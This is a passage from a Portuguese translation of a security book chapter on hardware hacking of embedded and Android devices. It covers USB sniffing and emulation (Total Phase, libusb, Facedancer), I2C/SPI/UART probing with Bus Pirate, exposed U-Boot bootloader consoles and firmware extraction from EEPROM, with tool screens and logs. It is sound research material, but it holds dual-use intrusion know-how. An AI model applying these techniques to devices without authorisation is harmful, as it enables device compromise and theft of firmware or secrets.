


Figura 13-29: Pacote sobre pacote

Essa prática é mais comumente usada (em nossa experiência) com microprocessadores e memória. Em vez de colocar um banco de memória flash horizontalmente adjacente a uma CPU, alguns fabricantes usam uma configuração PoP. Nesse caso, o único número de série visível é o da memória sobre o processador. Nesses casos, fazer uma busca na Internet por esse número de série não fornece as especificações esperadas (o microprocessador).

A solução para isso pode depender do dispositivo. Às vezes, o fabricante do dispositivo visível é o mesmo que o fabricante do dispositivo embaixo dele. Às vezes, uma folha de especificação do dispositivo superior fornece vários dispositivos compatíveis que podem ser embalados com ele. Não há uma solução única nesse caso, e é preciso investigar um pouco para descobrir o nome do dispositivo oculto. Em alguns casos, você pode encontrar informações de terceiros, como detalhes sobre desmontagens realizadas por outros entusiastas de tecnologia, que podem fornecer informações sobre dispositivos comuns de consumo.

Interceptação, monitoramento e injeção de dados

A interceptação de dados ou a observação do dispositivo em suas condições normais de operação é um elemento básico da pesquisa de vulnerabilidade, tanto para software quanto para hardware. Em última análise, o objetivo é observar os fluxos de dados que podem ser corrompidos, adulterados, malformados ou reproduzidos para afetar alguma vulnerabilidade no alvo. A pesquisa de vulnerabilidade de hardware não é diferente.

Na verdade, na maioria dos casos, esses tipos de ataques são mais frutíferos em sistemas incorporados, pois a maioria dos desenvolvedores de firmware ou desenvolvedores incorporados supõe que a barreira de entrada do hardware é muito alta. No entanto, é comum que o desenvolvedor de firmware ou incorporado nem sequer imagine que os dados estão malformados, pois ele geralmente escreve o software em ambos os lados da conversa (seja um driver ou outro componente). Frequentemente, não se toma o cuidado de verificar a sanidade dos valores de entrada. Isso geralmente é um descuido ou apenas uma otimização de velocidade.

Esta seção descreve brevemente algumas das ferramentas que podem ser usadas para observar dados em várias linhas de comunicação encontradas em dispositivos incorporados. Primeiro, ela aborda os métodos usados para USB, pois ele é frequentemente exposto externamente. Em seguida, a discussão se volta para as técnicas de monitoramento das comunicações I² C, SPI e UART, que são expostas com menos frequência.

USB

O USB é talvez a interface de dispositivo mais comum que existe. Ela é usada em praticamente todos os dispositivos móveis e dispositivos incorporados. Todo dispositivo Android tem uma porta USB exposta. Talvez por causa de sua onipresença, ela também é muito mal compreendida. O protocolo USB é bastante complexo; portanto, para fins de brevidade, esta seção se aprofunda apenas em algumas partes de alto nível.

Um excelente recurso para dissecar e compreender o protocolo USB é o *USB Complete: The Developer's Guide*, de Jan Axelson. Mesmo que você não pretenda entender o USB em sua totalidade, essa publicação é altamente recomendada, nem que seja apenas pelos primeiros capítulos esclarecedores. Os primeiros capítulos apresentam de forma sucinta as diferentes facetas do USB, como os modos de transferência, as versões e as velocidades. Devido à maneira como geralmente usamos o USB como uma interface ponto a ponto, perdemos de vista o fato de que o USB é, na verdade, uma rede com vários dispositivos e hosts capazes de se comunicar ao longo do mesmo barramento. Uma versão eletrônica do livro facilitará muito a busca, caso decida usá-lo como recurso posteriormente durante sua pesquisa.

Com este livro como referência, você pode começar a dissecar ou analisar o tráfego USB com tranquilidade. Mas quais ferramentas você pode usar para observar os dispositivos USB na natureza?

Detecção de USB

Há vários dispositivos disponíveis no mercado que podem ser usados como depuradores USB ou analisadores de protocolo. Talvez os melhores de todos sejam os fabricados pela Total Phase. A Total Phase fabrica vários analisadores de protocolo com fio, incluindo os de SPI, CAN, I² C e outros. Embora venhamos a discutir esses analisadores mais tarde, os analisadores USB da Total Phase são os melhores do mercado. A Total Phase fabrica vários analisadores de protocolo USB em várias faixas de preço diferentes. Todos os seus dispositivos (inclusive os analisadores que não são USB) usam um conjunto de software comum chamado Total Phase Data Center. Cada dispositivo varia em termos de preço e recursos, sendo que as principais diferenças em termos de recursos são a velocidade do barramento USB que ele pode analisar. Os dispositivos mais caros podem fazer o monitoramento totalmente passivo de dispositivos USB SuperSpeed 3.0; os dispositivos de nível intermediário podem monitorar o USB 2.0; e os dispositivos mais baratos são capazes apenas de monitorar o USB 1.0.

Em um alto nível, a especificação USB faz uma distinção entre coisas como *hosts* ou *dispositivos* USB. Essa distinção é feita nos controladores USB. Os hosts USB geralmente consistem em dispositivos maiores, como computadores de mesa e laptops. Os dispositivos USB são geralmente dispositivos menores - pen drives, discos rígidos externos ou telefones celulares, por exemplo. A diferença entre hosts e dispositivos torna-se cada vez mais relevante nas seções posteriores. Os analisadores do Total Phase ficam em linha entre o host USB e o dispositivo USB para espionar passivamente a comunicação entre os dois.

O aplicativo Total Phase Data Center controla o hardware do analisador Total Phase por meio de um cabo USB. A interface de usuário do aplicativo Data Center é apresentada na Figura 13-30.




Figura 13-30: Interface de usuário do Total Phase

Esse aplicativo é funcionalmente equivalente à conhecida ferramenta de monitoramento de rede de código aberto Wireshark, mas é para USB. Ele permite gravar e visualizar a conversa do protocolo, além de dissecá-la e analisá-la de várias maneiras. O Total Phase também exporta uma interface de programação de aplicativos (API) que permite interagir diretamente com seus dispositivos ou software para realizar capturas, receber retornos de chamada/acionadores e analisar ou manipular passivamente os dados do barramento.

Além de todo esse poder, o Data Center também inclui muitos outros recursos, como a capacidade de adicionar comentários no fluxo de dados, ajuda on-line para referências ao jargão do protocolo USB e ferramentas de visualização incrivelmente úteis para rastrear e analisar os dados do USB à medida que eles voam pelo barramento. Uma dessas ferramentas é a Block View, que permite visualizar dados de protocolo na hierarquia de pacotes de protocolo do protocolo USB. O Block View é mostrado na Figura 13-31.




Figura 13-31: Visualização do bloco da fase total

Para monitorar passivamente os dados em um barramento USB, o Total Phase é o melhor. Ele faz praticamente tudo o que você poderia querer fazer com os dados observados em qualquer protocolo. No entanto, quando chega o momento em que você precisa interagirativamente com dispositivos USB, as ferramentas do Total Phase simplesmente não são projetadas para isso. Elas não fazem reprodução de tráfego nem injeção de pacotes de nenhum tipo.

Dependendo do seu objetivo, você pode fazer isso de várias maneiras. A principal maneira escolhida para reproduzirativamente ou fazer interface com dispositivos USB em um nível de protocolo USB de baixo nível depende do seu alvo e do objetivo desejado. Todas essas diferenças estão enraizadas no fato de você querer fazer interface com o alvo como um host USB ou um dispositivo USB. Há diferentes maneiras de fazer as duas coisas.

Interface com dispositivos USB como um host USB

Talvez a maneira mais fácil de fazer a interface com um alvo seja como um host USB. Se o seu alvo se designar como um dispositivo USB (o que pode ser observado com o monitoramento passivo usando uma ferramenta como o Total Phase), você poderá usar o `libusb` para escrever um código personalizado para se comunicar com o dispositivo.

A `libusb` é uma biblioteca de código aberto que dá ao desenvolvedor acesso às comunicações do protocolo de nível USB como um host USB. Em vez de abrir um dispositivo USB bruto (por meio do sistema de arquivos `/dev`, por exemplo), a `libusb` fornece invólucros para a comunicação USB básica. Há várias associações para a `libusb` em linguagens comuns, como Python e Ruby, com níveis variados de suporte em várias versões diferentes da `libusb`.

Há vários exemplos disponíveis na Internet de pessoas que usam PyUSB ou linguagens de alto nível para se comunicar com dispositivos como o Xbox Kinect, dispositivos de interface humana (ou HIDs, como teclados e mouses) e muito mais. Se você optar por seguir esse caminho, o `libusb` é popular o suficiente para que você possa pesquisar e encontrar respostas para perguntas simples.

Interface com hosts USB como um dispositivo USB

Ao contrário da interface com dispositivos USB, a interface com hosts USB como um dispositivo é um problema muito mais complexo. Como os controladores USB se declaram como dispositivos ou hosts, não é fácil dizer ao controlador USB do seu laptop ou computador de mesa para simplesmente fingir ser um dispositivo USB. Em vez disso, você precisa de alguma forma de hardware intermediário. Durante muitos anos, os dispositivos que desempenhavam essa função eram praticamente inexistentes. Então, há vários anos, Travis Goodspeed revelou um dispositivo de hardware de código aberto que ele chamou de Facedancer. O layout da PCB da versão 2.0 do Facedancer aparece na Figura 13-32. Esse dispositivo usa um firmware especial para o processador MSP430 incorporado para aceitar dados de um host USB e fazer proxy para outro host USB como um dispositivo.

Infelizmente, a versão 2.0 do Facedancer tinha alguns erros simples de circuito que foram corrigidos por Ryan M. Speers. Desde então, Travis Goodspeed descontinuou o design do Facedancer20 e, com as correções de Speer, lançou o Facedancer21.

O dispositivo Facedancer é totalmente de código aberto e o repositório de código do dispositivo inclui bibliotecas Python que se comunicam diretamente com o hardware via USB. Os desenvolvedores podem então usar essas bibliotecas Python para escrever programas que se comunicam com outros hosts USB (por meio do Facedancer) como se fossem dispositivos USB.

O código do Facedancer inclui vários exemplos prontos para uso. Um desses exemplos é um HID (teclado) que, quando conectado ao computador da vítima, digitará mensagens na tela da vítima como se ela estivesse usando um teclado USB. Outro exemplo é uma emulação de armazenamento em massa, que permite ao desenvolvedor

montar (embora lentamente) uma imagem de disco (ou qualquer arquivo) do computador de controle no computador da vítima como se fosse uma unidade flash USB.




Figura 13-32: Facedancer v2.0

O Facedancer começou como um projeto de hobby em eletrônica. Travis Goodspeed havia fabricado a placa de circuito impresso, mas como a montagem é uma tarefa muito cara para ser realizada em grandes quantidades, cabia ao comprador adquirir todas as peças e soldá-las. Entretanto, no momento da publicação, o site da INT3.CC em <http://int3.cc/> vende unidades do Facedancer21 totalmente montadas.

Desde então, foram lançados outros dispositivos que ajudam no desenvolvimento de USB de baixo nível da mesma forma que o Facedancer. Um desses dispositivos é chamado SuperMUTT. Ele foi criado a partir da colaboração entre o VIA Labs e a Microsoft. O dispositivo foi projetado para funcionar com a Microsoft USB Test Tool (MUTT, daí o nome do dispositivo). Ele afirma ser capaz de simular o tráfego de qualquer dispositivo no barramento e, aparentemente, é a ferramenta preferida dos desenvolvedores de USB.

Seja qual for o dispositivo que você escolher, agora é possível simular programaticamente um dispositivo USB, o que antes exigia ferramentas de hardware obscuras ou desenvolvimento de hardware personalizado.

I² C, SPI e interfaces seriais UART

No início do capítulo, discutimos brevemente I² C, SPI e UART, descrevendo algumas das maneiras pelas quais eles são comumente usados em circuitos. I² C e SPI são geralmente usados para comunicação intra-circuito, ou seja, comunicação entre CI's e componentes em um sistema. Por outro lado, a UART é geralmente usada para fazer interface com os usuários (interativamente ou como uma interface de depuração) ou com periféricos maiores, como modems. Mas como é possível interceptar o tráfego nesses barramentos ou injetar dados neles?

Detecção de I²C, SPI e UART

Anteriormente, ao detalhar como encontrar pinagens UART, apresentamos o uso de um analisador lógico para registrar o tráfego no barramento. Mencionamos que ferramentas como o Saleae têm filtros de software que podem ser usados para adivinhar de forma inteligente qual protocolo serial está sendo observado. No exemplo anterior, um analisador UART foi usado para localizar e decodificar a saída de dados por pinos misteriosos expostos dentro de um modem a cabo Broadcom.

O Saleae realiza a análise das comunicações seriais I²C e SPI da mesma forma. Entretanto, há outras ferramentas que podem ser usadas para observar o tráfego especificamente nas portas I²C e SPI.

A Total Phase fabrica um dispositivo controlado por USB de custo relativamente baixo chamado Beagle I²C que pode observar e analisar dados I²C e SPI. O Beagle usa o aplicativo Data Center que foi discutido anteriormente neste capítulo na seção "Sniffing USB". A interface do Data Center é mais adequada para a análise de protocolos do que a interface do Saleae Logic Analyzer, que simplesmente observa ondas quadradas e adivinha protocolos.

Na Figura 13-33, o Total Phase Beagle foi usado para detectar os pinos I²C de um cabo VGA. Especificamente, interceptamos a troca de protocolo EDID (Extended Display Identification Data) que ocorre entre um monitor de vídeo e uma placa de vídeo. Nesse caso, os dados EDID foram interceptados quando um monitor foi conectado a um computador por meio de uma *torneira* de vídeo personalizada, o que nos permitiu acessar todos os pinos de um cabo VGA enquanto ele estava em uso entre um monitor e um computador.




Figura 13-33: Cabo DVI do Beagle Total Phase

Assim como a UART, a SPI e a I² C podem ser executadas em várias velocidades, portanto, é importante tentar decodificar na taxa de transmissão correta. Tanto o Saleae quanto o Total Phase podem adivinhar a taxa de transmissão com bastante precisão usando os pinos de relógio. Entretanto, há algumas pequenas diferenças que devem ser observadas.

O I² C, diferentemente do UART, é usado para conectar em rede vários componentes que podem estar em um PCB. Assim como o JTAG, cada dispositivo I² C se declara como mestre ou escravo. Cada dispositivo conectado ao barramento I² C (quando ativo) altera a tensão no loop I² C geral porque consome a tensão, causando uma queda geral de tensão na linha. Quando todos os dispositivos da cadeia de I² C estão inativos, eles agem como se estivessem desconectados do circuito. Para manter o consumo de tensão nas linhas de I² C, o I² C exige um resistor *de pull-up* nos pinos de clock e de dados para manter a tensão alta mesmo que um componente da cadeia esteja inativo. Um resistor "pull-up" faz exatamente isso; ele "puxa" a tensão para os níveis esperados.

Como você pode imaginar, conectar uma sonda ou um dispositivo de análise (como o Beagle) a um barramento I² C também pode alterar a tensão na linha. Consequentemente, ao conectar uma ferramenta de análise a uma linha, talvez seja necessário um resistor pull-up para elevar a tensão até o nível correto. Felizmente, muitas ferramentas de análise de I² C levam isso em consideração e possuem internamente resistores pull-up que podem ser ativados ou desativados com chaves de software. Esse recurso existe nas ferramentas de análise do Beagle e também no Bus Pirate, que é abordado na próxima seção.

Conversando com dispositivos I² C, SPI e UART

Então, como você pode começar a falar de forma interativa ou programática com dispositivos I² C, SPI e UART? Talvez o método de menor custo para isso seja usar um dispositivo chamado Bus Pirate, que é mostrado na Figura 13-34.




Figura 13-34: Pirata de ônibus v3

O Bus Pirate começou como um dispositivo para amadores no site Hack-A-Day (<http://hackaday.com/>), mas rapidamente provou ser amplamente útil fora da comunidade de amadores. Ele é extremamente barato e pode ser comprado em vários varejistas on-line por cerca de US\$ 30.

Assim como o JTAGulator mencionado anteriormente, o Bus Pirate é um dispositivo USB que tem uma CLI útil. Você pode acessá-la usando qualquer programa de emulação de terminal, como PuTTY, Minicom ou GNU Screen, por meio de um cabo USB em um computador host. O trecho a seguir mostra a tela de ajuda que pode ser acessada usando o comando ?

```
[s7ephen@xip ~]$ ls /dev/*serial*
/dev/cu.usbserial-A10139BG      /dev/tty.usbserial-A10139BG
[s7ephen@xip ~]$ screen /dev/ tty.usbserial-A10139BG 115200Hz>
HiZ>?

Interação do                                protocolo geral
-----
?      Essa ajuda          (0)      Listar as macros atuais
=X/|X  Converte X/reverso X  (x)      Macro x
~      Teste de seleção    [        Início
#      Redefinir           ]      Parar
$      Ir para o carregador de
         inicialização       {      Comece com a leitura
&/%   Atraso 1 us/ms      }      Parar
a/A/@  AUXPIN (baixo/HI/READ) "abc"  Enviar string
b      Definir taxa de transmissão 123
c/C   Atribuição AUX (aux/CS) 0x123
d/D   Medir ADC (uma vez/CONT.) 0b110  Enviar valor
f      Medir a frequência   r      Ler
g/S   Gerar PWM/Servo      /      CLK oi
h      Histórico de comando \      CLK lo
i      Versioninfo/statusinfo ^      Tick de CLK
l/L   Ordem de bits (msb/LSB) -      DAT oi
m      Modo de mudança     -      DAT lo
o      Definir o tipo de saída .      Leitura de DAT
p/P   Resistores de pullup (off/ON) !      Leitura de bit
s      Mecanismo de script :      Repetir, por exemplo, r:10
vMostrar volts/states          Bits para leitura/gravação, por exemplo,
0x55.2 w/WPSU (off/ON)          <x>/<x=>/<0> Usermacro x/assign x/list all HiZ>
```

Você pode conectar o Bus Pirate aos pinos-alvo do barramento SPI, I² C ou UART usando um conjunto conveniente de sondas que se conectam diretamente ao Bus Pirate, conforme mostrado na Figura 13-35.

Ao contrário do JTAGulator, que adivinha as pinagens, as sondas Bus Pirate precisam ser conectadas ao barramento de destino em configurações específicas, dependendo do que você está procurando. Você pode usar folhas de dicas do Bus Pirate codificadas por cores de sonda, amplamente disponíveis na Internet, para fazer a interface do Bus Pirate com dispositivos SPI, I² C e UART. Para essas interfaces, é necessário informar ao Bus Pirate alguns detalhes, como taxas de baud (consulte a Figura 13-36), que você pode adivinhar de forma inteligente usando ferramentas como a Saleae, discutida anteriormente.



Figura 13-35: Sondas Bus Pirate

```
COM10 - PuTTY
9. PC KEYBOARD
10. LCD
(1) >3
Mode selected
Set serial port speed: (bps)
1. 300
2. 1200
3. 2400
4. 4800
5. 9600
6. 19200
7. 38400
8. 57600
9. 115200
10. 31250 (MIDI)
(1) >9
Data bits and parity:
1. 8, NONE *default
2. 8, EVEN
3. 8, ODD
4. 9, NONE
(1) >1
Stop bits:
1. 1 *default
2. 2
(1) >1
Receive polarity:
1. Idle 1 *default
2. Idle 0
(1) >1
Select output type:
1. Open drain (H=Hi-Z, L=GND)
2. Normal (H=3.3V, L=GND)
(1) >2
READY
UART>
```

Figura 13-36: Configuração da taxa de transmissão do Bus Pirate

Depois de conectado, o Bus Pirate permite que você se comunique de forma interativa ou passiva com o barramento de destino. Como a interface do Bus Pirate é baseada em texto, ela não tem uma maneira fácil de observar dados binários nesses barramentos. O Bus Pirate exibe dados binários imprimindo valores de byte (por exemplo, 0x90). Isso não é ideal para interagir com fluxos de dados binários. Em muitos casos, as pessoas escreveram seu próprio software usando bibliotecas como PySerial para controlar o Bus Pirate, receber seu fluxo de dados ASCII e converter os bytes que lhes interessam de volta para seus valores literais de bytes.

Para preencher essa lacuna, Travis Goodspeed desenvolveu o GoodFET, que funciona como um Bus Pirate controlado pela API do Python. Ele está (ao contrário do Facedancer21) disponível totalmente montado em vários varejistas. Usando o GoodFET, você pode fazer uma interface programada com os barramentos necessários para receber ou transmitir dados binários fora do intervalo de caracteres imprimíveis em ASCII.

Carregadores de inicialização

Depois de obter conectividade interativa com um dispositivo, a primeira coisa que você poderá encontrar quando o dispositivo for reiniciado são mensagens do gerenciador de inicialização. Muitos gerenciadores de inicialização, como o Das U-Boot ou U-Boot, permitem uma pequena janela de tempo para pressionar uma tecla e entrar em um menu interativo do gerenciador de inicialização. A Figura 13-37 mostra uma captura de tela de um prompt desse tipo no U-Boot.

```

COM10 - PuTTY
Starting Microloader ASM built on Sep 14 2011 20:10:22...
Initializing PLLs...
Initializing Clocks...
Initializing DDR PLLs/Clocks...
Initializing DDR controller...
Initializing data section...
Initializing stack ptr...
Switching to 'C' code...
Starting Microloader C...
Found Unknown PHY on GMAC1....
GCS in ISA MODE
GCS: NAND DEVICE SETUP COMPLETE
NAND: Initialization complete
SecureHeader Check:ssboot image is unsigned...
MICRON MT29FIG08ABA0AH
NAND: UNCORR ECC ERROR!: Probably reading data beyond image length
Setting up default ATAG list...
Jumping to Uboot ...

U-Boot 2009.08 (Sep 14 2011 - 20:10:33)

DRAM: 512 MB
malloc: Using memory from 0x04200000 to 0x04400000
GCS: Setup In ISA MODE
UART Boot not Supported .....
GCS: NAND DEVICE SETUP COMPLETE
Boot Device: NAND Flash
NAND: 128 MiB
Bad block table found at page 65472, version 0x01
Bad block table found at page 65408, version 0x01
In:   serial
Out:  serial
Err:  serial
Net:  lip0
Hit any key to stop autoboot: 1

```

Figura 13-37: Mensagem de inicialização do U-Boot

Esse caso, por si só, pode levar ao comprometimento total de um dispositivo, pois os carregadores de inicialização geralmente oferecem uma infinidade de funcionalidades, como as seguintes:

- Leitura ou gravação na memória flash
- Inicialização a partir da rede
- Atualização ou aceitação de novo firmware via porta serial
- Particionamento ou manipulação de sistemas de arquivos flash

A Figura 13-38 mostra a extensão completa dos comandos fornecidos por uma implantação típica do U-Boot.

Muitos dispositivos com UART acessível que fazem uso de um carregador de inicialização como o U-Boot geralmente permitem que você entre interativamente em uma sessão como essa. Se o fabricante não pensou em desativar a UART, geralmente também deixa o U-Boot exposto.

```

Terminal - vim - 91x40
# help
?           - alias for 'help'
autoscr     - DEPRECATED - use "source" command instead
base        - print or set address offset
bdinfo      - print Board Info structure
boot        - boot default, i.e., run 'bootcmd'
bootd       - boot default, i.e., run 'bootcmd'
bootm      - boot application image from memory
bootp       - boot image via network using BOOTP/TFTP protocol
chpart     - change active partition
cmp         - memory compare
coninfo    - print console devices and information
cp          - memory copy
crc32      - checksum calculation
dhcp        - boot image via network using DHCP/TFTP protocol
echo        - echo args to console
erase      - erase FLASH memory
exit        - exit script
fatinfo    - print information about filesystem
fatload    - load binary file from a dos filesystem
fatload - list files in a directory (default /)
flinfo     - print FLASH memory information
gcs        - GCS sub-system
go         - start application at address 'addr'
hdcp       - HDCP key generation - input/output uses loadaddr
help       - print online help
imxtract   - extract a part of a multi-image
in         - read data from an IO port
itest      - return true/false/integer compare
loadb     - load binary file over serial line (kermit mode)
loads      - load S-Record file over serial line
loady     - load binary file over serial line (ymodem mode)
loop       - infinite loop on address range
md         - memory display
mii        - MII utility commands
mm         - memory modify (auto-incrementing address)
mtdparts  - define flash/npartitions
mtest     - simple RAM read/write test
mw         - memory write (fill)

```

Figura 13-38: Sessão UBoot UART

Roubo de segredos e firmware

Até o momento, discutimos apenas os métodos de interface e observação de dados em caminhos de comunicação entre componentes ou dispositivos. Talvez, usando todas as técnicas mencionadas anteriormente, você comece a fazer fuzzing e a observar exceções ou falhas. Ou talvez você não queira fazer fuzzing e simplesmente queira importar uma imagem binária para ferramentas como o (Interactive Disassembler) IDA para fazer engenharia reversa e auditoria de vulnerabilidades.

Mas como acessar dados incorporados de outras formas?

Acesso ao firmware de forma discreta

Há muitos casos em que é possível acessar e obter imagens de firmware de um dispositivo com técnicas não destrutivas bastante simples. O primeiro método depende inteiramente do tipo de armazenamento que o dispositivo usa. Em alguns casos raros, em vez de

Em vez de uma imagem de firmware ser armazenada na NAND ou em alguma outra memória flash, ela pode ser guardada (geralmente para backup) na EEPROM (Electrically Erasable Programmable Read-Only Memory).

EEPROM SPI

Assim como os dispositivos SPI mencionados anteriormente neste capítulo (acelerômetros e sensores de temperatura, por exemplo), a EEPROM SPI faz uso da SPI. Enquanto outros tipos de memória usam interfaces personalizadas e "linhas de endereço" para buscar e armazenar dados, a EEPROM SPI usa uma linha serial simples para ler e gravar dados. A maneira como esses tipos de dispositivos de armazenamento funcionam é simples. Um endereço é gravado no barramento SPI ou I²C (por exemplo, 0x90) e o dispositivo EEPROM responde com os dados que estão naquele local. A Figura 13-39 é uma captura de tela do Beagle Total Phase observando um dispositivo lendo e escrevendo de uma EEPROM de I²C.

